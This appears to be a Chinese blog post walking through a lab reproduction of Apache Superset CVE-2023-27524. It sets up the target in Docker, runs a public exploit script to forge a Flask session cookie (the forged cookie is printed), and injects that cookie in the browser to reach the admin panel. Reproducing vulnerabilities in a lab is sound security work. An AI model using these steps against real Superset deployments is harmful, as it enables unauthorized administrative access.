ApacheSuperset CVE-2023-27524

前言:CVE-2023-27524 是一种远程代码执行漏洞,攻击者通过该漏洞可在受影响系统上执行任意代码,从而获得未授权访问权

CVE-2023-27524 GitHubhttps://github.com/horizon3ai/CVE-2023-27524


任务一 代理 | 拉取镜像

复制代码


vi /etc/proxychains4.conf
//最下面修改真机IP端口
复制代码
docker compose up -d
docker ps
//拉取成功后查看8088就是服务器端口

任务二 python 问题解决

复制代码
python3 CVE-2023-27524.py --url 192.168.247.139:8088 --id 1 --validate
//发现缺少 'flask_unsign'

复制代码
python3 -m venv myenv
source myenv/bin/activate
//创建并激活一个虚拟环境



//安装 flask-unsign
proxychains4 pip install flask-unsign
任务三 生成cookie

复制代码

python3 CVE-2023-27524.py --url 192.168.247.139:8088 --id 1 --validate
//下面这样就是安装成功了


【eyJfdXNlcl9pZCI6MSwidXNlcl9pZCI6MX0.aEAshA.TmTRYFed6TPxFmeOmLRrQAXX3vc】
任务四 替换cookie

复制代码
//随便下载一个cookie的小插件 我用的是cookieManage
复制代码

//替换进去保存,刷新一下就进管理界面了

任务五 实验结束

相关推荐
johnsong1 小时前
AI前沿日报 · 2026-11-01 | 资本狂潮与安全崩塌 —— 当AI大国博弈遇上供应链暗战
人工智能·安全
m0_738120721 小时前
JWT 安全从入门到实战:六种典型攻击场景解析
前端·网络·python·安全·网络安全
xbzb1 小时前
OpenStack 网络管理(实操):建网络、连路由、浮动 IP 与安全组
网络·安全·openstack·ip·安全组·浮动
m0_547486662 小时前
《Web安全实践》全套PPT课件2026(暨南大学)
安全·web安全
李纲明3 小时前
WordPress 全站 HTTPS 后仍显示「不安全」或锁被划掉:先清混合内容,再核证书链与强制跳转
网络协议·安全·https·wordpress·devdiy·混合内容
腾科IT教育7 小时前
TypeScript 泛型(Generics):类型占位符实现复用与安全
安全·typescript·泛型
赛博守夜人14 小时前
AI安全攻防与治理之十四:AI 安全测试不能脱离传统安全,Web、API、移动端与模型攻击面的组合拳
前端·人工智能·安全
jimmyleeee15 小时前
Agent安全之八:OWASP ASI08 级联失效------当每一个 Agent 都“正确”,系统却走向灾难
网络·安全·web安全
山东科恩光电15 小时前
安全地毯压敏传感快速响应与耐腐蚀橡胶材质在工业危险区域的防护部署
安全
安教安全员通关宝20 小时前
2026年河北安全员A证考试题库+答案+解析
安全